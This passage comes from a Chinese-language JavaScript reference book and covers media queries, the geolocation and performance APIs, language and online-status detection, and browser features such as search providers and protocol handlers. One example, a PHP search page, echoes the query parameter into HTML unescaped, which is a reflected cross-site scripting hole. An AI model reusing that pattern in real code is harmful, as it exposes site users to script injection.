


图 16-7 使用媒体查询

可以内联使用媒体查询，并使用@media 语法，而且还可以应用于不同的媒体，例如，根据打印样式，可以应用不同的 CSS 规则：

```
@media print and (orientation:portrait) { /* portrait layout rules */ }
@media print and (orientation:landscape) { /* landscape rules */ }
```

表 16-3 详细描述了该规范定义的媒体查询，尽管当前实现主要集中于与宽度相关的功能。

表 16-3 CSS 媒体查询值

媒体查询	描述	支持 (最大/最小)	允许的值	实例
aspect-ratio	媒体的宽度与高度之比	是	整数或整型的	@media screen and (aspect-ratio: 640/480) { }

(续表)

媒体查询	描述	支持 (最大/最小)	允许的值	实例
color	设备支持的颜色的位数, 如果不支持彩色则为 0。可以使用提供的值查看是否支持彩色	是	整数	@media all and (color) {} @media all and (min-color: 16) { }
color-index	输出设备的颜色查找表中的条目值, 如果不支持彩色, 则为 0	是	整数	@media screen and (color-index: 256) { }
device-aspect-ratio	媒体设备宽度和高度之比	是	整数或整型的	@media screen and (device-aspectratio: 1024/768) { }
device-height	屏幕的高度或输出页面的整体高度	是	典型的 CSS 长度单位, 如 px、ex、in 等	@media screen and (device-height: 768px) { }
device-width	屏幕的宽度或输出页面的整体宽度	是	典型的 CSS 长度单位, 如 px、ex、in 等	@media screen and (device-width: 1000px) { }
grid	决定是否作为网格表示, 如简单的终端、电话或位图(如标准的显示器或打印机)	否	1 或 0(不需要值, 也可以提供值)	@media screen and (grid) { }
height	当前支持的设备视口的高度, 对于打印输出是指媒体框页面的高度	是	典型的 CSS 长度单位, 如 px、ex、in 等	@media screen and (height: 922px) { } @media screen and (max-height: 800px) and (minheight: 400px) { }
monochrome	决定输出是否是单色的, 以及为灰度显示使用多少位。0 指示输出不是单色的。提供的值或值 1 用于指示设备使用单色显示	是	0 或正整数	@media screen and (monochrome) { } @media screen and (min-monochrome: 4) { }

(续表)

媒体查询	描述	支持 (最大/最小)	允许的值	实例
orientation	输出样式, 如果高度大于或等于宽度则纵向输出; 如果相反则横向输出	否	portrait 或 landscape	@media print and (orientation: landscape) { }
resolution	输出设备的分辨率	是	以 dpi(每英寸的点数)或 dpcm(每厘米的点数)为单位的长度	@media print and (resolution: 300dpi) { }
scan	TV 的扫描方法	否	progressive 或 interlaced	@media tv and (scan: progressive) { }
width	当前支持的设备视口的宽度, 对于打印输出是指媒体框页面的宽度	是	典型的 CSS 长度单位, 如 px、ex、in 等	@media screen and (width: 1000px) { } @media screen and (min-width: 300px) and (maxwidth: 480px) { }

也可以通过 JavaScript 访问媒体查询。可以通过调用 `window.matchMedia(rule)` 方法创建 `MediaQueryList` 对象:

```
var mediaQueryList = window.matchMedia("(min-width: 1024px)");
if (mediaQueryList.matches) {
    //handle this case
}
```

返回的对象包含一个布尔属性 `matches`, 该属性指示当前页面的状态是否和指定的规则相匹配。可以通过 `addListener(eventHandler)` 方法添加事件侦听程序。当 `matches` 的状态发生变化时触发该事件:

```
function updateScreen(mediaQueryList) {
    if (mediaQueryList.matches) {
        //handle this case
    }
}
mediaQueryList.addListener(updateScreen);
```

不管是使用 JavaScript 还是使用媒体查询, 假定设备功能的固定设计的时代已经过去了。满

怀希望地期待程序员和设计人员都会发现他们可以使用的灵活性，更普遍地看到同时针对宽屏显示器的设计和窄屏显示器的紧凑设计。

16.3.3 用户特征

当使用 JavaScript 检测访问者的特征时，可以关注简单的特征，比如，访问者当前所在的位置以及声明更喜欢哪种语言。最终，可能会记录访问者的各种习惯，比如，他们是否曾经访问过我们的站点或应用程序，他们是否已经返回，他们做了些什么，等等，从而可以个性化他们的体验。本章后面会讨论如何使用 cookie 完成这些工作，但是最后会涉及分析和个性化，这超出了本书的范围，即使它涉及使用 JavaScript。现在，保持简单，主要关注 JavaScript 所支持的某些有趣的用户检测功能的基本语法。

1. 地理位置

随着移动技术的出现，Web 站点经常期望查找用户的当前位置。即使在非移动系统中，知道用户的位置可能也是有用的。例如，通常基于当前位置提供相关建议。在过去，使用服务器端的 IP 查询大体确定用户的位置。现在，可以通过 JavaScript 确定用户的位置(见图 16-8)，尽管公认可以调用支持地理位置-IP 转化的服务器，甚至 Wi-Fi 或 GPS 查找。然而，许多用户可能希望为 Web 服务器隐藏该信息，并且这是可能的。浏览器不沿着 Web 页面传递信息，除非用户明确同意。



图 16-8 利用 JavaScript 确定用户的位置

位置查找方法位于 `navigator.geolocation` 对象中。因为这是一个新功能，所以应当验证它是否存在：

```
if (navigator.geolocation) {
    //perform lookup
}
else {
    alert("Browser does not support lookup capabilities.");
}
```

可能希望进一步查找方法，但是在此假定如果存在该对象，则也存在基本的方法。希望使用的第一个方法是 `navigator.geolocation.getCurrentPosition(successCallback[, errorCallback, options])`，它获取用户的位置信息。这是一个获取当前位置的异步方法。`getCurrentPosition()`方法最多接受三

个参数。第一个参数是成功检索到当前位置时调用的回调函数。第二个是当发生错误时调用的回调函数。最后一个参数是选项集。这些选项存在于一个对象中，并且这些对象当前具有三个属性。第一个是布尔属性 `enableHighAccuracy`，如果将该属性设置为 `true`，则会尝试获取更精确的位置。这可能需要更长的数据并且可能会占用更多的资源——对于移动设备是指电池用电量。下一个属性是 `timeout`，该属性是以毫秒为单位的数字，指示何时对 `getCurrentPosition()` 的调用应当超时：

```
navigator.geolocation.getCurrentPosition(printData, errorCallback,
    {enableHighAccuracy: false, timeout: 5000});
```

如果发生超时，则会调用错误回调函数。需要重点注意的是，超时时间不包含获取用户权限的花费时间。最后一个选项是 `maximumAge`，该属性是以毫秒为单位的数字，容纳在重新计算位置之前查找的值。

当成功返回位置时，会使用作为参数传递的 `Position` 对象调用成功的回调函数。`Position` 对象包含一个时间戳以及一个 `Coordinates` 对象，该对象容纳关于该位置的所有信息。`Coordinates` 对象由表 16-4 中列出的属性构成。

表 16-4 Coordinates 对象的属性

属性名称	描述
<code>accuracy</code>	经度和纬度的精度，单位为米
<code>altitude</code>	高度，单位为米
<code>altitudeAccuracy</code>	高度的精度，单位为米
<code>heading</code>	设备运动的方向，以度为单位，范围介于 0~360，其中 0 表示正北方向
<code>latitude</code>	以小数形式的度数表示的纬度
<code>longitude</code>	以小数形式的度数表示的经度
<code>speed</code>	水平速度，单位为米/秒

在下面的代码片段中，调用 `printData()` 函数，该函数显示当前位置的信息：

```
function printData(position) {
    var message = "position.timestamp: " + position.timestamp + "<br>";
    message += "position.coords.latitude: " + position.coords.latitude + "<br>";
    message += "position.coords.longitude: " + position.coords.longitude + "<br>";
    message += "position.coords.altitude: " + position.coords.altitude + "<br>";
    message += "position.coords.accuracy: " + position.coords.accuracy + "<br>";
    message += "position.coords.altitudeAccuracy: " +
        position.coords.altitudeAccuracy + "<br>";
    message += "position.coords.heading: " + position.coords.heading + "<br>";
    message += "position.coords.speed: " + position.coords.speed + "<br>";
    document.getElementById("message").innerHTML = message;
}
```

然而，如果 `getCurrentPosition()` 调用没有成功返回，则会使用 `PositionError` 对象参数调用错误回调函数。`PositionError` 对象由表 16-5 中列出的属性构成，在下面这个简单的回调函数中使用了

该对象:

```
function errorCallback(error) {
    document.getElementById("message").innerHTML = "ERROR: " + error.code
        + " - " + error.message;
}
```

表 16-5 PositionError 对象的属性

属性名称	描述
code	指示错误原因的代码。可以将其设置为以下值。 PERMISSION_DENIED: 用户取消了位置查找的使用 POSITION_UNAVAILABLE: 浏览器不能检索位置 TIMEOUT: 在能够检索位置之前已经经历了在超时选项中设置的时间
message	调试消息。这对于开发人员很有用, 显示给最终用户没有意义

应当注意, 第一个对用户位置查找的调用可能不是最精确的, 因为它使用更快的检索方法。为了获取更准确的用户位置, 可以使用 `navigator.geolocation.watchPosition(successCallback [,errorCallback, options])` 方法。这个方法接受与 `getCurrentPosition()` 相同的参数, 并且向回调函数传递相同的信息。区别是会持续调用 `watchPosition()` 方法, 并且当位置发生变化时会调用回调函数。当移动设备感受到用户的位置时, 会调用 `watchPosition()` 的成功回调函数以更新 Web 页面。当用户移动时也会调用它。当最初设置 `watchPosition()` 时, 会返回一个 ID。可以使用这个 ID 取消 `watchPosition()` 动作:

```
var watchId = -1;
function startWatch() {
    watchId=navigator.geolocation.watchPosition(printData, errorCallback,
        {enableHighAccuracy:true, maximumAge:30000, timeout:30000});
}

function endWatch() {
    if (watchId != -1) {
        navigator.geolocation.clearWatch(watchId);
        watchId = -1;
    }
}
```

通过这些代码片段应当能够理解如何使用这些新的 API 了, 但是完整的例子对于如何综合使用这些技术更有教育意义, 可以在线找到完整的例子, 其效果如图 16-9 所示。

在线: <http://javascriptref.com/3ed/ch16/geolocation.html>




图 16-9 地理位置演示

2. 语言检测

另外一个有用的用户检测是使用 JavaScript 感知用户浏览器设置支持哪种语言。如果用户在他们的浏览器中设置更愿意使用西班牙语，则可以使用该信息向他们发送一个西班牙页面。浏览器以稍微不同的方式提供对这一信息的访问。大部分浏览器分别使用 `navigator.language` 或 `navigator.browserLanguage` 指示浏览器使用的语言或更愿意使用的语言。Internet Explorer 和其他浏览器还支持 `window.navigator.userLanguage` 或 `window.navigator.systemLanguage`，它们也给出最终用户所使用语言的指示。

可以想象使用这些类型的属性对代码进行分支，以显示不同的字符串：

```
var lang = "en-us";
if (window.navigator.language) {
    lang = window.navigator.language;
}
else if (window.navigator.userLanguage) {
    lang = window.navigator.userLanguage;
}

if (lang == "es") {
    document.write("Hola amigo!");
}
```

```

else {
    document.write("Hi friend!");
}

```

更好的方式是定义字符串文件，如 `lang-es.js` 或 `lang-en.js`，并根据感觉包含这些文本。在这些文件中，可以包含将使用的常量或对象的字符串：

```

var langStrings = {
    lang: "es",
    greeting : "Hola amigo!",
    leaving : "Adios"
    // and so on
};

```

虽然这些属性以及用户的地理位置，可以用于猜测用户的期望，但是仍然应当提供链接或按钮用于切换语言，以防不能正确地探测。

16.4 网络状态和性能

在移动设备时代，当用户离线时仍然希望访问 Web 页面的情况正变得更加普遍。开发人员可以根据用户的在线状态提供不同的内容和功能。为了检查用户是否在线，只需简单地查看 `navigator.onLine` 属性。一旦知道了初始状态，可以通过侦听 `ononline` 和 `onoffline` 事件警告所有状态变化。当用户在线或离线时，下面这个简单的例子会显示状态信息进行提示：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>User Online Status</title>
<script>
function addListener(obj, eventName, listener) {
    if(obj.addEventListener) {
        obj.addEventListener(eventName, listener, false);
    } else {
        obj.attachEvent("on" + eventName, listener);
    }
}

function recordOffline(e) {
    document.getElementById("message").innerHTML = "User is offline";
}

function recordOnline(e) {
    document.getElementById("message").innerHTML = "User is online";
}

window.onload = function() {
    // go ahead and do cross-browser events since IE8 is
    // online/offline-aware but not standard in events

```

```

addListener(document.body, "offline", recordOffline);
addListener(document.body, "online", recordOnline);
document.getElementById("message").innerHTML = "User is "
    + (navigator.onLine ? "online" : "offline");
};
</script>
</head>
<body>
<h1 id="message"></h1>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch16/online.html>

16.4.1 简单的页面加载度量

即使浏览器在线, 网络连接也很有可能非常慢。在决定向用户发送哪些数据之前, 精确地感知用户的连接速率是一个好主意。可以很容易地使用 JavaScript 设置定时器查看页面加载花费了多长时间。例如, 在 HTML 文档的顶部, 启动脚本计时器:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Time Test</title>
<script>
var gPageStartTime = (new Date()).getTime();
</script>

```

然后当加载了整个页面时绑定一个脚本停止计时器, 以计算页面加载花费了多长时间:

```

window.onload = function () {
    var pageEndTime = (new Date()).getTime();
    var pageLoadTime = (pageEndTime - gPageStartTime) / 1000;
    alert("Page Load Time: " + pageLoadTime);
};

```

为了进行统计, 可以使用 Ajax 或任何 JavaScript 通信机制将用户连接数据传回服务器。


注意:

Internet Explorer 支持一个称为客户端能力的功能, 可以很容易地使用该功能确定用户是在局域网还是使用拨号连接上网。然而, 因为该功能是特定于浏览器的, 并且不能确定实际的连接速度, 所以在此不进行详细讨论。

然而, 这种确定用户连接速度的方法有些不精确, 并且可以考虑进一步更深入地查看传输细节。接下来讨论实现该目的的一个新兴 API。

16.4.2 windows.performance.timing

各浏览器供应商都通过 W3C 的 Navigation Time API，提高对页面加载时间的洞察。该 API 指定 `window.performance` 对象，当页面加载时该对象包含大量通过计算得到的属性。例如，`window.performance.navigationStart` 会包含一个针对请求开始时刻的时间戳，`window.performance.domainLookupStart` 和 `window.performance.domainLookupEnd` 会包含针对 DNS 识别阶段的开始与结束时刻的时间戳，等等。图 16-10 很好地说明了可能会遇到的各种属性：

图 16-10 `window.performance` 对象包含的属性

现在，既然性能数据会经常依赖于最终用户如何到达页面，该 API 指定 `window.performance` 对象，该对象拥有两个特性——`redirectCount` 和 `type`，前者容纳命中当前文档的重定向次数，后者容纳指示如何到达页面的数字值。如果 `type` 属性的值为 0，则意味着单击了链接或输入了 URL，1 表示重新加载页面，2 意味着通过浏览器的历史列表移动到该页面(单击后退或前进按钮)。可以在线找到一个演示如何使用这些 API 的简单示例，显示效果如图 16-11 所示。

在线：<http://www.javascriptref.com/3ed/ch16/performance.html>




图 16-11 `performance.time` 对象提供的关于页面加载的详细信息

16.5 浏览器控制

一旦掌握了对访问者的浏览器以其各种特征的检测，可能就会对尝试控制这些浏览器感兴趣了。使用第 12 章讨论的 `Window` 对象，可以修改窗口的外观。例如，可以使用 `window.scrollTo()` 滚动窗口，或使用 `window.resizeTo()` 改变窗口的大小，或者使用 `window.status` 或 `window.defaultStatus` 设置浏览器的状态消息。对于更多的控制，可以考虑打开一个新窗口(`window.open`)，以及移除浏览器的小件，甚至进入全屏模式。甚至可以使用 `window.location` 将用户发送到另外一个页面，或使用超时和间隔(`window.setTimeout` 和 `window.setInterval`)在设置的时刻执行活动。在有些情况下

甚至还可以更进一步，使用尽管通常支持但是非标准的功能，接下来将讨论这些特征。

模拟按下浏览器按钮

有些浏览器支持允许开发人员伪造各种浏览器活动的方法，比如，按下特定的按钮，而其他浏览器只支持大部分有用的方法，比如，`window.print()`，该方法触发对页面的打印操作。为了测试浏览器支持哪些操作，尝试下面这个简单的例子，该例子使用对象检测以避免导致发生错误：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Browser Button Simulator</title>
</head>
<body>
<h1 align="center">Button Simulator</h1>
<hr>
<form>
<input type="button" value="PRINT" onclick="if (window.print) window.print();">
<br><br>
<input type="button" value="FORWARD" onclick="if (window.forward) window.forward();">
<br><br>
<input type="button" value="BACK" onclick="if (window.back) window.back();">
<br><br>
<input type="button" value="HOME" onclick="if (window.home) window.home();">
<br><br>
<input type="button" value="STOP" onclick="if (window.stop) window.stop();">
</form>
</body>
</html>
```

在线：<http://www.javascriptref.com/3ed/ch16/buttoncontrol.html>

除了这些按钮控件以外，在有些浏览器其中还可以使用 `window.find()` 方法模拟查找动作。这个方法接受要查找的字符串作为第一个参数，然后是一系列可选的布尔参数：

```
window.find ([textToFind [, matchCase[, searchUpward[, wrapAround[, wholeWord[,
searchInFrames[, showDialog]]]]]]]);
```

注意，最后一个参数提供了在用户的浏览器中显示搜索框的选项，因此可以将这个方法用作浏览器查找功能的发射台。

既然可以模拟这些按钮，可能会好奇是否可以控制用户浏览器的其他方法，比如，用户的选择。在有些浏览器中，常常可以设置主页以及其他首选项，尽管经常需要为此申请权限。然而，HTML5 编纂了针对搜索处理和特定 MIME 类型的浏览器控制的方面。

1. 搜索提供程序

在现代浏览器中，将搜索栏构建进浏览器中以使用户可以进行搜索，而不用管他们正在访问

的 Web 站点。搜索栏通常连接到搜索引擎站点，比如，Google(见图 16-12)。




图 16-12 Google 的搜索栏

然而，许多 Web 站点也提供了搜索功能，并且这些站点允许用户直接通过这个浏览器工具栏搜索他们的站点(见图 16-13)。



图 16-13 通过浏览器工具栏搜索站点

通过浏览器的搜索栏进行搜索，使得用户可以直接为规定的搜索站点搜索结果页面(见图 16-14)。



图 16-14 搜索结果页面

为了在浏览器搜索栏的列表中添加你的 Web 站点，首先需要创建一个搜索页面。在此使用 PHP 制作一个非常简单的搜索页面，该页面简单地回显搜索的内容：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Search Results</title>
</head>
<body>
<?php echo "You searched for <strong>" . $_GET["query"] . "</strong>"; ?>
</body>
</html>
```

现在，为了将该页面链接到站点或浏览器，必须创建一个 OpenSearch 描述文档。OpenSearch 描述文档是一个 XML 文件，该文件用于描述搜索引擎。在此提供了一个简单的 OpenSearch 描述文档，但是如果需要关于 OpenSearch 的更多信息，请查看 www.opensearch.org：

```
<?xml version="1.0" encoding="UTF-8"?>
<OpenSearchDescription xmlns="http://a9.com/-/spec/opensearch/1.1/"
xmlns:moz="http://www.mozilla.org/2006/browser/search/">
  <ShortName>JavaScript Ref</ShortName>
  <LongName>JavaScript: The Complete Reference Search Engine</LongName>
  <Description>Search JavaScript: The Complete Reference</Description>
  <Url type="text/html" method="get"
template="http://www.javascriptref.com/3ed/ch16/search.php?query={searchTerms}" />
  <Image height="16" width="16" type="image/xicon">
http://www.javascriptref.com/favicon.ico</Image>
  <InputEncoding>UTF-8</InputEncoding>
  <OutputEncoding>UTF-8</OutputEncoding>
<moz:SearchForm>http://www.javascriptref.com/3ed/ch16/search.php</moz:SearchForm>
</OpenSearchDescription>
```

在这个例子中需要指出的最重要的一点是<Url>标签，该标签指定了处理搜索时将调用的页面。注意，可以通过{searchTerms}参数传递搜索术语。

现在已经配置了文件，可以使用 JavaScript 将搜索引擎插入搜索栏中。首先，检查是否已经添加了该搜索引擎：

```
var isInstalled = window.external.IsSearchProviderInstalled(
"http://www.javascriptref.com/3ed/ch16/jsSearch.xml");
```

如果没有添加它，则使用一个简单的调用提示用户添加该引擎：

```
if (!isInstalled) {
  window.external.AddSearchProvider(
    "http://www.javascriptref.com/3ed/ch16/jsSearch.xml");
}
```

用户会收到一个确认添加的提示(见图 16-15)。




图 16-15 确认添加的提示

只要用户确认了添加，就可以从搜索栏中使用该搜索提供程序了，如图 16-16 所示。




图 16-16 使用搜索提供程序

在线：<http://javascriptref.com/3ed/ch16/searchProvider.html>

2. 协议处理程序

上一节介绍了如何处理来自你的 Web 站点领域之外的搜索。也可以为特定的 URL 协议以及特定的 mime 类型关联处理程序。为了给特定的 URL 协议添加处理程序，使用 Navigator 对象的 `registerProtocolHandler(schema, url)` 方法。这会提示用户注册给定的 *schema*，从而当在链接或地址中遇到该 *schema* 时重定向到 *url*。例如，下面为 `mailto:` 协议注册一个动作：

```
navigator.registerProtocolHandler(
    "mailto",
    "http://javascriptref.com/3ed/ch16/sendMail.php?address=%s",
    "Custom Email");
```

%s 用于向处理程序传递使用 `mailto:` URI 设置的值。会为用户给出如图 16-17 所示的提示。



图 16-17 添加 Custom Email 的提示

如果确认提示，下一次用户访问 `mailto:` URI 时，会显示一个允许哪些处理程序执行 `mailto:`

动作的选择列表，如图 16-18 所示。




图 16-18 处理程序选择列表

如果选择 Custom Email 处理程序，会将用户重定向到在 registerProtocolHandler()方法中指定的 sendMail.php URL，如图 16-19 所示。



图 16-19 重定向用户

在线：<http://javascriptref.com/3ed/ch16/registerProtocolHandler.html>

